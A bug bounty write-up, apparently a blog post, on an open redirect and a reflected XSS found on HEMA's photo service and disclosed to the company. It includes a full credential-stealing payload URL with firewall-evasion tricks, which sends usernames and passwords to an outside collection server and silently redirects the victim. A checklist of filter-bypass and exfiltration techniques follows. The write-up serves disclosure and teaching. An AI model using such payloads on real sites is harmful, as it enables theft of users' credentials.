Before the story, a definition. A web page is text that your browser reads and turns into what you see. Some of that text is HTML, which describes the structure (headings, images, forms), and some of it can be JavaScript, a programming language that the browser runs. JavaScript is what makes a page interactive: it can react to a click, check a form, or send data somewhere.
A cross-site scripting bug, usually shortened to XSS, happens when a website takes something a visitor supplied, such as a value in the web address, and places it into the page without cleaning it up first. If the visitor supplies ordinary text, nothing bad happens. If the visitor supplies JavaScript, the browser cannot tell the difference between the site's own code and the visitor's code, so it runs the visitor's code too, with all the trust the site has.
Reflected means the value goes straight back out in the same response: you put it in the address, the server echoes it into the page it sends you. It is like a shop that repeats whatever you say into a microphone. If you say something rude, the shop's loudspeaker says it too, and everyone assumes the shop meant it.
Reflected XSS is common and the impact can be large if the injected code is carefully written. That is the theme of this article: find one, work around the restrictions that get in the way, and build a payload that does something useful to an attacker.
HEMA and the rules
HEMA is one of the most indispensable brands in the Netherlands, famous for its worst (sausage), its appeltaart (apple pie) and its variety stores, which are nearly everywhere in the country.
Before touching anything, the researcher checked whether HEMA allows people to look for bugs. Many companies publish a disclaimer or bug bounty policy: a page that says what you may test, what you may not, and whether you can expect a reward. The English disclaimer at https://www.hema.com/en-gb/disclaimer says that searching for bugs and reporting them is allowed, and that a reward may be available. The Dutch disclaimer at https://www.hema.nl/disclaimer says the same thing with more detail about the reward.
This step matters more than any technical trick. Testing a website without permission can be illegal, and a written policy is what separates research from intrusion. Here the reward mentioned is a HEMA worst and appeltaart, so the goal of the exercise becomes: turn bugs into pie.
Reconnaissance: where to start
Reconnaissance means exploring a target before attacking it: learning which pages exist, which domains are used, and how the pieces fit together. The researcher's cover story was simple: act like a customer who wants to order some photo prints. That is a good way to discover the different domains HEMA uses, because ordering photos takes you from the main shop into the photo service.
To watch the traffic, the researcher used Burp Suite, a program that sits between your browser and the internet. It works as a proxy: instead of your browser talking directly to the website, it talks to Burp, and Burp forwards the request and shows you both the request and the response. The community edition is free and perfectly adequate. With it you can see every request your browser makes, which is invisible in normal use.
There are two broad ways to start reconnaissance. One is subdomain enumeration: guessing and checking names like shop.example.com, mail.example.com, dev.example.com to find parts of the company that are less obvious. The other, used here, is to start at the main website and simply look around for pages and hidden functionality. Burp helps enormously by building a site map: a tree of every page and request it has seen, so you can review the structure later.
A new Burp project was created, configured to capture only HEMA traffic, and a couple of extensions were switched on.
Two extensions are worth knowing:
- Param Miner looks for hidden parameters. A parameter is a named value in a web address, the part after a
?, like?colour=red. Many applications accept parameters that are not linked anywhere in the visible site, and those are often less tested. Param Miner tries common names and reports any it finds in Burp's Issue Activity list. - Paramalyzer builds a map of all the parameters the target uses and shows which endpoints share a variable, for example every place a
userIdappears. It helps you see relations between different parts of the site.
The researcher credits James "albinowax" Kettle, author of Param Miner, with helping find at least 70 bugs in six months, some with high payouts, and offers him craft beers from Amsterdam in return.
Building the site map by hand
Burp can crawl a site automatically, following links and recording everything. The researcher prefers to crawl manually first, clicking around like a normal user, because that teaches you what the site actually does and how its subdomains and endpoints are used. Automation finds pages; manual browsing finds understanding.
One practical detail: your browser has to be told to send its traffic through Burp. The researcher used the SwitchyOmega extension for Chrome, which lets you flip the proxy setting on and off with one click, so ordinary browsing is not slowed down.
The plan: pretend to order some photo prints and watch what happens.
Following the photo service
The top menu on hema.nl links the item Fotoservice (photo service) to https://foto.hema.nl/, a subdomain used for the photo business. A subdomain is a section of a domain: hema.nl is the main site, foto.hema.nl is a separate server or application that belongs to the same company but may be built and maintained differently. That difference is exactly what a tester looks for.
While hunting, it pays to look for patterns: parameters repeated in URLs, subdomains loaded from outside the main site, and visual differences between pages. Comparing hema.nl with foto.hema.nl, the researcher noticed that the user menu in the top right is different. On the photo subdomain it offers a link to Mijn fotoprojecten, which translates as "my photo projects".
A photo project is simply a saved collection of photos a customer is working on, for example a photo book in progress. The link is new functionality, and new functionality is where bugs tend to live, because it has been looked at by fewer people.
Clicking the link loads https://foto.hema.nl/mijn-hema/fotoprojecten/, a page with several buttons that link to an authentication endpoint at auth.hema.digital. Authentication means proving who you are, usually by logging in. An endpoint is a specific address on a server that does one job, like a counter in a shop: you go to that address, hand over some information, and get a response. This one lives on a different domain, auth.hema.digital, which had not been captured by the initial Burp Target Scope, the list of addresses Burp is set to watch. It was added to scope.
Bonus: the open redirect at auth.hema.digital
Looking closely at the authentication request, two query string parameters appear: delegation_url and token. The query string is the part of a web address after the ?, made of name=value pairs joined by &. A parameter is just one of those pairs.
A token is a short secret string that proves a request is legitimate, a bit like a cloakroom ticket: whoever holds it can collect the coat. A delegation_url is a URL that one system hands to another, saying "when you are done, send the user over there".
Any parameter whose name contains URL deserves attention. If its value can be changed by the visitor, the server may be persuaded to send people somewhere else. Two classic consequences:
- An open redirect: a link on the target's own domain that redirects to any site the attacker chooses. It looks trustworthy because the address starts with the real company's name, which makes it ideal for phishing, where a victim is tricked into visiting a fake login page.
- SSRF, server-side request forgery: the server itself fetches the URL you supply. That can be used to reach internal machines that are not visible from the internet, bypassing firewalls.
The original redirect goes to:
https://fotoservice.hema.nl/user/login.html?targetPage=https%3A%2F%2Ffotoservice.hema.nl%2Fcis%2Fitems.html%3Faccess_code%3Dcensored_code
Line by line: the address is the login page of the photo service. It carries a parameter called targetPage, whose value is another URL, this time URL-encoded. URL encoding is a way of writing characters that would otherwise be ambiguous in an address: %3A is a colon, %2F is a slash, %3F is a question mark. So the encoded value decodes to https://fotoservice.hema.nl/cis/items.html?access_code=censored_code, which is the page the user should land on after logging in, with an access code attached. The access code itself has been censored in the report.
The test was simple: change the URL value to Protozoan.nl and see whether the server's Location header changes to that domain. The Location header is the instruction a server sends back when it wants your browser to go somewhere else; it is the mechanism behind every redirect.
The redirect followed the supplied domain. That is the open redirect confirmed: the endpoint https://auth.hema.digital/delegate accepted an outside URL and would send visitors there.
An experienced reader would point out that an open redirect is also a classic way to leak access codes, the short-lived strings that let one system vouch for a user to another. But auth.hema.digital/delegate requires a secret token of its own, so the researcher was not sure how to escalate the redirect into something worse, and invited readers to share ideas.
The reflected XSS
The redirect target contains another URL-bearing parameter: targetPage. Same warning as before, seat belts on. The next step is to inspect the source of the login page and see how the value of targetPage is placed into it. "View source" in a browser shows the raw HTML the server sent, before the browser renders it, and that is where you look for your own input coming back.
Using Burp Repeater, a tool that lets you take a single request, edit it, and send it again and again while watching the response, the researcher tried different values. The important observation: the value of targetPage is reflected inside a script tag block, in the form window.location.href='reflected parameter value'.
What does that mean? window.location.href is the browser's way of reading or setting the current address. Assigning a value to it makes the browser navigate. The server writes the visitor's value between single quotes, so the JavaScript reads: set the address to this string. The goal is to break out of that string: supply a single quote to end it early, then add your own JavaScript, so the browser runs your code as part of the page.
Steps to victory
- Inject
'to close the string. This failed: the quote was URL-encoded, turned into%27, which is just text inside the string and does not end it. Had it worked, the payload would have been'+alert(1)+'. - Inject
</script>to close the script block. This failed: a firewall rejected the request. Had it worked, the payload would have been</script><script>alert(1);, which ends the script and starts a new one containing your code. - Repeat step 2 but URL-encode the
</script>value as%3c%2f%73%63%72%69%70%74%3e. This failed too: nothing was reflected at all. - Inject
<,>or%2Fto see how the server reacts. It refused characters like these. - Remove the starting part of the URL. This succeeded. The server rewrites the input to
/user/'reflected parameter value', and this time without URL encoding, so the'is rendered as a real quote instead of%27. A quick enumeration of characters followed with Burp Intruder, a tool that sends the same request many times with different values in a chosen position. The characters{ } ( ) ; < >were tested, and( ) ;turned out to be usable in the injection. - Build the classic
alert(1)payload as the proof of concept.alertis a JavaScript function that pops up a box with a message; if you can make a box appear, you have proven that your code ran.
The function being manipulated is called handleLogin, and it is triggered after a successful login. That detail is what makes credential theft possible: the code runs at the exact moment the user has typed their username and password.
The final payload
This time the payload comes first, then a step-by-step dissection. The payload steals the victim's username and password, sends them to a private Slack channel belonging to the attacker, and then redirects the user to a regular HEMA page so the victim notices nothing. The only requirement is to trick the victim into opening the URL containing the payload.
https://fotoservice.hema.nl/user/login.html?targetPage=%27;w=%27%23%27;window.stop();alert(%27Proof-of-Concept-by-Jonathan-Bouman%27);document.images[0].src=atob(%[redacted]/%27)%2bloginForm.login.value%2b%27%3a%27%2bloginForm.password.value;alert(%27Stolen-password%3a%27%2bloginForm.password.value%2b%27.Now-redirect-user.%27);setTimeout(%27window.location.href=window.location.hostname%27,3000);%27
On the left of the screenshot the request is displayed; the payload starts right after targetPage=. Here is what each part does.
%27;first.%27is the URL encoding of a single quote, so this closes the string the server opened, and the;ends the JavaScript statement. Everything after it is new code rather than part of the address string.w=%27%23%27;looks odd and has no use in the JavaScript itself. It adds a#to the URL, and the server-side code behaves differently when thetargetPagevalue contains a#: with it, the[]characters are allowed in the payload, which step 5 needs. Without it, the whole string is stripped as soon as it hits[]. The researcher found this by trying combinations of characters and does not explain why the server behaves this way.window.stop()is a built-in browser function that stops loading the current page. The server had already started a redirect to/user/; without stopping it, the browser would move on before the payload had time to send the credentials out.alert(...)shows a pop-up with the textProof-of-Concept-by-Jonathan-Bouman, purely so there is visible proof that the payload fired.document.images[0].srcchanges the source of the first image on the page. Every image has a source address, and changing it makes the browser fetch that address. Point it at a server you control and the browser makes a request to you, which is a simple way to get data out of a browser. This is the exfiltration channel.- The new source is built from
atob(%[redacted]%27)%2bloginForm.login.value%2b%27%3a%27%2bloginForm.password.value;.atob()decodes a Base64 string. Base64 is a way of writing any data using only letters and numbers, so a URL hidden this way does not contain the characters://@#{}<>that firewalls look for. The decoded value ishttps://yourblindxss.server/hema/?, and to it the code appends the username and password fields by referring to their IDs plus.value, givingloginForm.login.valueandloginForm.password.value. The%2bbetween the pieces is an encoded+, which joins strings in JavaScript. The result is the decoded URL with the username and password appended, which the browser requests from the attacker's server. alert(%27Stolen-password%3a%27%2bloginForm.password.value%2b%27.Now-redirect-user.%27);shows a pop-up with the stolen password, which is handy for a proof of concept video.setTimeout(%27window.location.href=window.location.hostname%27,3000);%27waits 3,000 milliseconds, three seconds, then sends the user to the current hostname,fotoservice.hema.nl. The victim sees a normal HEMA page and has no reason to suspect anything.
Remove the alert calls and nobody is aware that a password has been stolen.
Sending the data to a private Slack channel
A push notification when the payload fires, with the stolen data attached, makes a convincing proof of concept. The researcher used xless, a small tool from https://github.com/mazen160/xless, which sets up a server that receives the exfiltrated requests and forwards them to a private Slack channel. The instructions in the repository explain how to deploy it.
Proof of concept
With the server and Slack channel running, the payload URL was opened in Chrome. The browser loaded the reflected XSS payload, and the captured credentials arrived in the Slack channel below.
Limitations
The victim has to load the URL containing the payload. The reflected XSS code only runs if the user logs in successfully, because it lives in the handleLogin path. Both points are stated plainly in the report.
Discussion
HEMA handled the disclosure well: a properly written disclosure statement, friendly and fast replies to emails, and rewards in the form of apple pies and, in some cases, gift cards or money.
Why test a company that might be in difficulty? COVID-19 struck in the first quarter of 2020 and there were problems with HEMA's creditors. Some people might say "leave them alone". The researcher's view is that the company's situation does not matter when customer data is at stake: the sooner bugs are found and fixed, the better for everyone. A company that handles a report well creates a win for all sides: it avoids a potential breach, customers are protected, and publishing the report shows the public that the company takes bugs seriously.
Conclusion
The report demonstrates an open redirect on auth.hema.digital and a reflected XSS on fotoservice.hema.nl. An attacker could use them to steal credentials from users who are tricked into opening the crafted URL.
Solutions
The open redirect can be fixed with a whitelist of allowed URLs: a list of addresses the server is permitted to redirect to, with everything else refused. The reflected XSS can be fixed by properly encoding or escaping all user input, so that a quote supplied by a visitor is treated as text and never as code; a whitelist is another option.
Reward
€100 HEMA gift card plus a bonus, awarded for reporting five reflected XSS bugs, a SQL injection bug and plenty of other bugs. The gift card converts easily into worst or, as the final picture shows, an apple pie.
Timeline
| Date | Event |
|---|---|
| 08-05-20 | Discovered reflected XSS bug #1 and the open redirect bug |
| 09-05-20 | Discovered reflected XSS bugs #2, #3, #4 and #5 |
| 09-05-20 | Wrote the report and shared the draft with HEMA by email |
| 11-05-20 | HEMA replied and confirmed the bugs |
| 11-05-20 | Discovered a SQL injection bug, sent a new report to HEMA |
| 14-05-20 | HEMA rewarded a €100 HEMA gift card |
| 15-05-20 | HEMA informed the researcher the bugs were resolved |
| 17-05-20 | Confirmed 2 fixes, but 2 bugs remained unresolved or bypassed |
| 18-05-20 | HEMA requested an update from the vendor |
| 26-05-20 | HEMA informed the researcher that new fixes were deployed |
| 26-05-20 | Confirmed 1 fix, 1 bug remained unresolved or bypassed |
| 27-05-20 | HEMA informed the researcher that a new fix was deployed |
| 27-05-20 | Confirmed the fix, discovered a bypass for the open redirect |
| 02-06-20 | HEMA informed the researcher that new fixes were deployed |
| 04-06-20 | Confirmed the new fix for the open redirect |
| 05-06-20 | HEMA rewarded a bonus for all the effort |
| 06-08-20 | Revised and published the report |
Variants to test
If you want to try this kind of work yourself, here are the same ideas as reusable checks. Each one names what a positive result looks like.
- Look for parameters whose names contain
URL,redirect,targetornexton authentication endpoints. A positive result is aLocationheader pointing at a domain you control. - Compare the same site across subdomains and look for menu or feature differences, as the photo project link appeared only on
foto.hema.nl. A positive result is a feature or endpoint you have not seen before. - Find parameters reflected inside a script block and try to break out of the surrounding string with
', then with</script>, then with URL-encoded variants. A positive result is your quote or tag rendered unencoded in the response. - When a filter blocks characters, try removing parts of the value to change how the server rewrites it, and enumerate characters with Intruder. A positive result is a character set that survives the filter.
- Test whether adding a
#to a reflected value changes which characters the server allows. A positive result is a payload that was previously stripped now being reflected. - Use
atob()with Base64-encoded URLs to slip past firewalls that block://and similar sequences. A positive result is the decoded URL being used as an image source. - Use
window.stop()before exfiltration when the page initiates a redirect. A positive result is the request to your server arriving before the navigation completes. - Deploy xless and watch a private Slack channel for incoming data. A positive result is a notification containing the exfiltrated values.
Glossary
- Access code: a short-lived string that lets one system vouch for a user to another; leaking one can let an attacker take over a session.
- alert(): a JavaScript function that shows a pop-up box; used in proofs of concept to show that code ran.
- atob(): a JavaScript function that decodes a Base64 string back into ordinary text.
- Authentication: the process of proving who you are, usually by logging in.
- Base64: a way of encoding any data using only letters and numbers, often used to hide strings from filters.
- Blind XSS: an XSS payload that fires somewhere you cannot see directly, so the attacker sets up a server to receive a notification when it does.
- Bug bounty policy / disclaimer: a page where a company states what testing is allowed and what reward may be paid.
- Burp Suite: a program that sits between your browser and a website as a proxy, letting you inspect and modify requests and responses.
- Cookie: a small piece of data a site stores in your browser to remember you between requests.
- Cross-site scripting (XSS): a bug where a site places visitor-supplied input into a page without proper cleaning, so that supplied JavaScript runs in the browser.
- Endpoint: a specific address on a server that performs one job and returns a response.
- Exfiltration: getting data out of a system to a place the attacker controls.
- Firewall: a filter that inspects network traffic and blocks requests containing patterns it considers dangerous.
- handleLogin: the function in the page that runs after a successful login; the injected code lives in its path.
- HTML: the language that describes the structure of a web page.
- Intruder: a Burp tool that sends the same request many times with different values in a chosen position, used to enumerate characters.
- JavaScript: the programming language browsers run to make pages interactive.
- Location header: the instruction a server sends to tell the browser to go to another address; the mechanism behind redirects.
- Open redirect: a link on a trusted domain that can be made to send visitors to any other site, useful for phishing.
- Parameter: a named value in a web address or form, written as name=value.
- Param Miner: a Burp extension that discovers hidden parameters.
- Paramalyzer: a Burp extension that maps which parameters are used by which endpoints.
- Phishing: tricking someone into visiting a fake page or handing over credentials, often using a link that looks trustworthy.
- Proxy: an intermediary that forwards traffic between your browser and a server, so you can watch and change it.
- Query string: the part of a web address after the
?, made of name=value pairs joined by&. - Reconnaissance: exploring a target to learn its pages, domains and features before testing.
- Reflected XSS: an XSS bug where the supplied value is echoed back in the same response.
- Repeater: a Burp tool that lets you edit and resend a single request repeatedly.
- Script tag: the HTML element that contains JavaScript for the browser to run.
- Site map: a tree of every page and request a tool has seen.
- Slack channel: a chat room in the Slack messaging service; here used to receive stolen data as a notification.
- SQL injection: a bug where attacker-supplied input changes a database query, mentioned in the timeline as a separate finding.
- SSRF (server-side request forgery): a bug where the server fetches a URL supplied by the attacker, potentially reaching internal machines.
- Subdomain: a section of a domain, such as
foto.hema.nlunderhema.nl. - SwitchyOmega: a Chrome extension that toggles the browser's proxy setting on and off.
- Target Scope: Burp's list of addresses it is configured to watch.
- Token: a short secret string that proves a request is legitimate.
- URL encoding: writing characters as
%plus two hexadecimal digits so they are unambiguous in an address, for example%27for a single quote. - Whitelist: a list of values that are explicitly allowed, with everything else refused.
- window.location.href: the browser property that reads or sets the current address; assigning to it navigates.
- window.stop(): a browser function that stops loading the current page, used here to prevent a redirect from interrupting the payload.
- xless: a tool for deploying a server that receives blind XSS callbacks and forwards them to Slack.